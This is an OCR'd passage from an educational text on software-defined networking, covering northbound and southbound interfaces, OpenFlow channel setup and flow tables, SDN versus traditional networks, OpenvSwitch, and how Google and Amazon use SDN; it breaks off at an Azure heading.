
These three layers communicate using respective northbound and southbound APIs. Applications talk to the controller through its northbound interface. The controller and switches communicate using southbound interfaces, such as OpenFlow, although other protocols exist.

2.6 Northbound vs. Southbound

A northbound interface is an application programming interface (API) or protocol that allows a lower-level network component to communicate with a higher-level or more central component, while – conversely – a southbound interface allows a higher-level component to send commands to lower-level network components. Northbound and southbound interfaces are most associated with software-defined networking (SDN), but can also be used in any system that uses a hub-and-spoke or controller-and-nodes architecture.

North and South in this context can be thought of as on a map. The north is on the top and south on the bottom of the diagram. The higher-level elements control the lower-level ones. Some designs also hav east-west interfaces for communication among peers.

It is easy to confuse northbound/ southbound interface with northbound/ southbound data flow or traffic. The interface defines the sender, receiver and data format; it expresses the conceptual level of communication and covers the entire bidirectional API. Conversely, if data or traffic is said to be northbound, southbound or east-west, that merely describes whether it is going toward or away from the core. It is therefore possible to say that a southbound command went from the core to a node over the northbound interface.



2.6.1 Northbound and southbound interfaces in software-defined networking

In SDN and virtualized networks, the network logical design and data flows are set by software configurations instead of through hardware or physical cabling changes. The configuration of the elements is set by the SDN controller, which sits in the control layer, at the center of the network diagram with north and south established in relation to it.

It is important to note that in SDN, the northbound and southbound interfaces are for networking control commands and APIs. The data or traffic carried by the network stays on the data layer and does not traverse the northbound and southbound interfaces

2.6.1.1 Northbound interface in SDN

The northbound interface in SDN is the communication between the highest application layer and the SDN controller at the middle control layer. The application layer consists of network orchestration services, networking designer software, operator software or third-party applications that make decisions about the overall structure of the network.

In SDN, the operator or orchestration software does not directly issue commands or configurations to the network nodes. Instead, the operator uses the application layer to issue commands to the control layer over the northbound interface.

The northbound interface is often aRepresentational State Transfer API, or REST API, exposed by the SDN controller.

2.6.1.2 Southbound interface in SDN

The southbound interface in SDN is the communication between the SDN controller at the middle control layer and the lower networking elements at the data layer. The data layer consists of the physical or virtual network switches and ports.

The SDN controller takes the desired state of the network and translates it into specific commands and configurations that are then pushed to the network devices over the southbound interface.


Popular southbound interface standards are Simple Network Management Protocol, or SNMP; OpenFlow; and Open Shortest Path First, or OSPF.

2.7 OpenFlow Protocol

It's a communication protocol (southbound) to exchange messages between the Controller (control plane) and an Open Flow switch (data plane). There are other approaches to SDN, but today OpenFlow is the only nonproprietary, general-purpose protocol for programming the forwarding plane of SDN switches .

It is managed now by the Open Networking Foundation (ONF). The latest version used in the industry is V1.5.

In a basic component of the OpenFlow system, there is always at least one controller that supports openflow protocol that communicates to one or more OpenFlow switches. The OpenFlow protocol defines the specific messages and message formats exchanged between the controller (control plane) and the device (data plane). The OpenFlow behavior specifies how the device should react in various situations and how it should respond to commands from the controller




OpenFlow components.

2.7.1 Features of OpenFlow

- OpenFlow provides an easy way of communication between controller and switch, easily implemented in an existing network.
- OpenFlow doesn't change the configuration for a switch. It just updates the flow tables, which define the path for a packet.
- Since OpenFlow is an open standard that supports many large manufacturers, the hardware is fundamentally easier to replace.
  https://www.computertechreviews.com/definition/hardware-platform/

2.7.2 Initiation of OpenFlow channel



OpenFlow protocol works on the TCP protocol. The standard protocol is TCP 6633 for OF V1.0 and 6653 for OF V1.3+. There needs to be IP connectivity between the controller and the switches to establish an OF connection. The OF channel is formed only after a successful TCP 3-way handshake.

The switch sends a "HELLO" packet to introduce it to the controller to start the OF channel communication. The switch also sends information like the highest version of OF it supports. The controller replies to the hello message with its highest supported OF version. Then, the switch negotiates on the highest level of the OpenFlow version that they both support.

- Once the version is negotiated, the controller sends a "FEATURE REQUEST" message. This message essentially asks the switch for its supported OF capabilities like the number of flow tables supported, supported actions, etc. The switch replies to it with a "FEATURE REPLY" message stating all its capabilities along with its unique identifier or Datapath ID (DPID).

After this, it is said that the OpenFlow channel is successfully established between the switch and the controller. The connection between the controller and switch is essential as it is the only way for a switch to communicate with a controller.

To secure this connection, a protocol like TLS can also be used instead of a TCP connection. Here, the controller and switch need to have the proper certificates and keys for a successful TLS connection. This prevents snooping on the OF channel.

2.7.3 OpenFlow tables and Flow entries


Flow tables are like a traditional switch's MAC table that stores the hosts' hardware addresses. Flow tables store flow entries or flows that tell the SDN switch what to do with a packet when it comes to an incoming port.


The switch will match specific parameters like IP address, port number, MAC address, VLAN ID, etc. and select the best matching flow entry from the table and execute the action associated with that entry. Actions could be to drop the packet, forward it out a different port, flood the packet, or send it to the controller to further inspect it.

If a switch does not have an entry for a packet, the switch might have a default entry or "TABLE MISS" entry. This entry has the lowest priority, and the actions can either be to drop the packet or send it to the controller.
s When the controller receives this kind of packet from a switch, it sends it to the application running at the application layer, which processes the packet and let the controller know if a new flow entry needs to be inserted in the switch's flow table. If that's the case, the controller will insert a flow entry on the switch.

2.7.4 Analyzing packets by Wireshark sniffing capabilities

Screenshots which shows openflow messages:






In Software-Defined Networking (SDN), "Packet In" and "Packet Out" are two fundamental concepts that describe the flow of network packets within the SDN architecture.

"Packet In" refers to the process of a network switch or device forwarding a packet to the SDN controller for further processing. When a switch receives a packet and doesn't have a pre-defined rule or flow table entry to handle it, the packet is sent to the SDN controller for decision-making. The controller analyzes the packet and determines how it should be

forwarded within the network by instructing the switch on the appropriate action to take.


On the other hand, "Packet Out" refers to the process of the SDN controller instructing a switch to forward a packet to a specific destination. Once the controller has made a decision on how to handle a packet, it generates a "Packet Out" message containing the necessary instructions and sends it to the appropriate switch. The switch then forwards the packet based on the instructions received from the controller.

2.8 SDN vs Traditional Network



Traditional Network Architecture

Tradtional Network refers to the old conventional way of networking which uses fixed and dedicated hardware devices such as routers and switches to control network traffic,Traditional network is static and based on hardware network appliance



Software Defined Network

SDN:The physical separation of the network control plane from the forwarding plane, and where a control plane controls several devices

SDN	Traditional
It's virtual networking approach	It's old conventional networking approach.
It's centralized control.	It's distributed control.
This network is programmable.	This network is non programmable.
Software Defined Network is open interface.	Traditional network is closed interface
In Software Defined Network data plane and control plane are separated	In traditional network data plane and control plane are mounted on same plane.
It supports automatic configuration so it takes less time.	It supports static/manual configuration so it takes more time.
It can prioritize and block specific network packets.	It leads all packets in the same way no prioritization support.
It is easy to program as per need.	It is difficult to program again and to replace existing program as per use.
Cost of Software Defined Network is low.	Cost of Traditional Network is high.
Structural complexity is low	Structural complexity is high
Extensibility is high	Extensibility is limited
In SDN it is easy to troubleshooting and reporting as it is centralized controlled.	In Traditional network it is difficult to troubleshoot and report as it is distributed controlled.
Its maintenance cost is lower than traditional network.	Its maintenance cost is high

But performance of SDN and traditional networks can also be influenced by factors such as hardware capabilities, network topology, and the specific implementation details. However, the inherent architectural advantages of SDN make it more capable of delivering improved performance and flexibility compared to traditional networks.

2.9 Open Switch and Openvswitch

1. Open Switch: "Open Switch" is a generic term that refers to switches or switching platforms that are built using open standards and protocols. These switches are typically based on open hardware designs and often support open networking protocols such as OpenFlow, Border Gateway Protocol (BGP), and others. Open Switches promote interoperability, flexibility, and innovation by allowing users to choose different software and configurations for their networking needs.

2. OpenvSwitch (OVS): OpenvSwitch is a specific implementation of a virtual switch, designed to be used in virtualized environments such as data centers or cloud computing platforms. It acts as a software-based Ethernet switch and provides features like switching, bridging, and routing for virtual machines (VMs) and containers. OpenvSwitch is often used in conjunction with hypervisors like KVM (Kernel-based Virtual Machine) and supports management protocols like OpenFlow.

2.9.1 Key features and capabilities of OpenvSwitch

- **Multi-Layer Switching**:
  OpenvSwitch supports Layer 2 switching, Layer 3 routing, and Layer 4-7 service chaining, enabling the creation of complex network topologies within virtualized environments.

- **Virtual Network Abstraction**:
  OpenvSwitch provides virtual network abstractions, allowing administrators to create virtual bridges, ports, and tunnels for connecting VMs and containers.

- **Integration with Hypervisors**:
  OpenvSwitch integrates with popular hypervisors like KVM, Xen, and VMware, enabling seamless connectivity and networking for virtualized environments.

- **Network Overlay Support**:
  OpenvSwitch supports network overlays like VXLAN (Virtual Extensible LAN), GRE (Generic Routing Encapsulation), and Geneve, facilitating network virtualization and isolation

- **OpenFlow Integration**:
  OpenvSwitch can be controlled and managed using the OpenFlow protocol, allowing for centralized network management and programmability.

It's worth noting that OpenvSwitch is just one of many virtual switch options available in the market, and its popularity stems from its open-source nature, extensive feature set, and compatibility with various virtualization platforms.

In summary, while "Open Switch" is a broader term referring to switches built on open standards, "OpenvSwitch" specifically refers to a software-based virtual switch designed for virtualized environments, providing advanced networking capabilities for virtual machines and containers.

2.9.2 Difference between Openswitch and Openvswitch

As mentioned above, open switch and openvswitch both are open source switch. However, they still differ mainly in two aspects.

Firstly, open switch and openvswitch have different external constructions.

For an open switch, it is a physical switch that you can use wires to connect it with other network devices. What's more, it has hardware and software. Its open hardware comes with a boot loader called the Open Network Install Environment (ONIE). Based on ONIE, consumers can load operating system software onto the switch.

For openvswitch, it behaves like a physical switch but virtualized. It has no hardware and represents software entirely. There is a software stack running on a server of openvswitch. This software stack could provide connections to virtual or logical Ethernet ports. Thus, there is any port on openvswitch and you don't need to use wires to connect it with other network devices.

Secondly, programming flow rules work differently in open switch and openvswitch.In an Open Switch, flow rules are programmed directly onto the switch using a protocol such as OpenFlow. The OpenFlow protocol allows the SDN controller to communicate with the switch, instruct it to forward or drop packets based on specific criteria, and modify the behavior of the switch based on network conditions.but In an Open Virtual Switch the flow rules are specific to the virtual environment. The OVS typically interacts with the hypervisor to receive and apply the flow rules to the virtual network interfaces, rather than directly interacting with the physical network hardware.

2.10 SDN Transformation in Companies

SDN is fast becoming an integral part of the enterprise network strategy with almost 65% of organizations having already deployed or are planning to deploy a SDN in their campus, branch offices and Data Centers in the next 18 months.

SDN (Software-Defined Networking) is being increasingly adopted by companies across various industries to address network challenges, improve performance, and enhance operational efficiency. Here are some common use cases and benefits of SDN in companies:

1. **Network Virtualization:**
   SDN enables network virtualization, allowing companies to create virtual networks on top of their physical infrastructure. This provides flexibility in managing and isolating network resources, enabling multi-tenancy, and supporting diverse applications or services.

2. **Data Center Networking:**
   SDN is commonly deployed in data center environments. It helps simplify network management, automate provisioning, and streamline network connectivity for virtual

machines and containers. SDN can optimize traffic flows, improve network scalability, and enhance workload mobility.

3. **Network Automation and Orchestration:**
   SDN enables companies to automate network provisioning, configuration, and management tasks. With programmable interfaces and centralized control, SDN allows for efficient network orchestration, reducing manual effort, and enabling rapid service delivery.

4. **Dynamic Traffic Engineering:**
   SDN provides the ability to dynamically steer traffic based on network conditions and application requirements. It allows companies to optimize traffic flows, implement load balancing, and improve network performance by dynamically adjusting paths and priorities.

5. **Enhanced Security:**
   SDN can enhance network security by allowing fine-grained policy enforcement and segmentation. With centralized control, security policies can be dynamically applied, isolating traffic, and mitigating threats across the network. SDN also facilitates security analytics and monitoring for real-time threat detection.

6. **Cloud Connectivity:**
   SDN is utilized to improve connectivity between private data centers and public cloud environments. It allows companies to extend their networks seamlessly into the cloud, establish secure connections, and manage traffic between on-premises and cloud resources.


7. **Network Analytics and Insights:**
   SDN provides enhanced visibility into network traffic, performance, and behavior. With centralized monitoring and analytics, companies can gain valuable insights, identify bottlenecks, optimize resource utilization, and make data-driven decisions for network optimization.

8. **Software-Defined WAN (SD-WAN):**
   SDN is a key enabler of SD-WAN solutions, which provide cost-effective and efficient connectivity options for geographically distributed company networks. SD-WAN leverages SDN principles to optimize traffic routing, dynamically select the best path, and ensure application performance across multiple network links.

Overall, SDN adoption in companies offers numerous benefits, including increased agility, scalability, simplified management, improved security, and optimized resource utilization. However, each company's SDN implementation may vary based on their specific needs, network infrastructure, and business requirements.

The industry can be broadly categorized based on its end-use into:

- Data Centres
- Service Providers
- Enterprises
- Banking, Financial Services, and Insurance
- Manufacturing
- Retail
- Healthcare
- Education
- Government and Defence
- Others



2.10.1 Companies that have utilized SDN

Many companies across various industries have adopted SDN (Software-Defined Networking) to transform their network infrastructure.

2.10.1.1 Google

Google is known for its extensive use of cutting-edge technologies, and SDN (Software-Defined Networking) is no exception. Google has incorporated SDN principles and technologies into its networking infrastructure to improve performance, flexibility, and scalability. Here are some ways in which Google utilizes SDN:

- **Google Cloud Networking:**
  Google Cloud Platform (GCP) employs SDN to provide scalable and flexible networking capabilities to its customers. The underlying network architecture of GCP is based on SDN principles, allowing customers to create and manage virtual networks, define routing policies, and establish secure connections between their resources.

- **Andromeda:**
  Google developed Andromeda, a software-defined network virtualization stack, specifically for its internal infrastructure and GCP. Andromeda leverages SDN techniques to enable efficient network virtualization, improved performance, and fine-grained control over network behavior

- **B4:**
  Google's B4 (Beyond 4) is an SDN-based WAN infrastructure that connects Google's data centers worldwide. B4 leverages SDN to dynamically manage traffic flows, optimize network paths, and ensure efficient utilization of network resources. This allows Google to achieve high-performance, low-latency, and reliable connectivity between its data centers.

- **Espresso:**
  Espresso is Google's peering edge SDN platform. It utilizes SDN to manage the flow of traffic at Google's peering points, optimizing traffic routing and reducing latency. Espresso helps improve network performance, enhances resilience, and ensures efficient utilization of peering links.

- **Jupiter Network Fabric:**
  Google's Jupiter network fabric, which interconnects its data centers, also incorporates SDN principles. The Jupiter fabric employs a combination of specialized hardware and software-defined control to efficiently manage network traffic, optimize routing decisions, and provide scalable and reliable interconnectivity between data centers.

- **Network Traffic Engineering:**
  SDN enables Google to perform sophisticated traffic engineering and load balancing across its global network infrastructure. By centrally controlling network behavior, Google can dynamically route traffic based on real-time conditions, prioritize workloads, and ensure optimal performance for its services.

Google's adoption of SDN aligns with its emphasis on scalability, performance, and innovation. By leveraging SDN technologies, Google can optimize its network infrastructure, enhance service delivery, and provide robust networking capabilities to its cloud customers.

2.10.1.2 Amazon

Amazon, as a leading provider of cloud services through Amazon Web Services (AWS), incorporates SDN (Software-Defined Networking) technologies to deliver scalable, flexible, and reliable networking solutions. Here are some key ways in which Amazon utilizes SDN:

- **Amazon VPC:**
  Amazon Virtual Private Cloud (VPC) is the networking layer for AWS services. It leverages SDN principles to enable customers to create isolated virtual networks in the cloud. Through VPC, customers can define and configure their network settings, subnets, routing, and security policies.

- **AWS Transit Gateway:**
  AWS Transit Gateway is a scalable and centrally managed service that simplifies network connectivity for VPCs, on-premises networks, and other AWS accounts. It uses SDN techniques to provide dynamic routing, automated network scaling, and secure connectivity between various network environments.

- **Elastic Load Balancing:**
  Amazon's Elastic Load Balancing (ELB) service utilizes SDN to distribute incoming application traffic across multiple targets, such as EC2 instances or containers. By dynamically managing traffic flows, ELB improves application availability, fault tolerance, and scalability.

- **AWS Direct Connect:**
  AWS Direct Connect allows customers to establish dedicated network connections between their on-premises data centers and AWS. SDN plays a role in optimizing the routing of traffic between the customer's network and AWS, ensuring secure and reliable connectivity.

- **AWS Global Accelerator:**
  AWS Global Accelerator uses SDN to optimize and improve the performance of global applications by dynamically routing traffic over the AWS global network infrastructure. It helps reduce latency and enhance availability for global users.

- **AWS Networking Services:**
  AWS offers a variety of networking services that incorporate SDN. These services include Amazon Route 53 for domain name system (DNS) management, Amazon CloudFront for content delivery network (CDN) capabilities, and AWS App Mesh for service mesh-based application networking.

By leveraging SDN technologies, Amazon can provide customers with scalable and flexible networking solutions in the cloud. SDN enables efficient management, automation, and optimization of network resources, allowing customers to build highly available, secure, and performant applications and services on AWS.

2.10.1.3 Microsoft

Microsoft has embraced SDN (Software-Defined Networking) principles and technologies in various aspects of its network infrastructure and cloud services. Here are some examples of how Microsoft utilizes SDN:

- **Azure Virtual Network:**
  Microsoft Azure, its cloud platform, incorporates SDN principles to provide Azure Virtual Network. It allows users to create isolated and customizable virtual networks in the cloud. SDN enables the dynamic configuration of network resources, such as subnets, routing, and security policies, providing flexibility and scalability for customers

- **Azure ExpressRoute:**
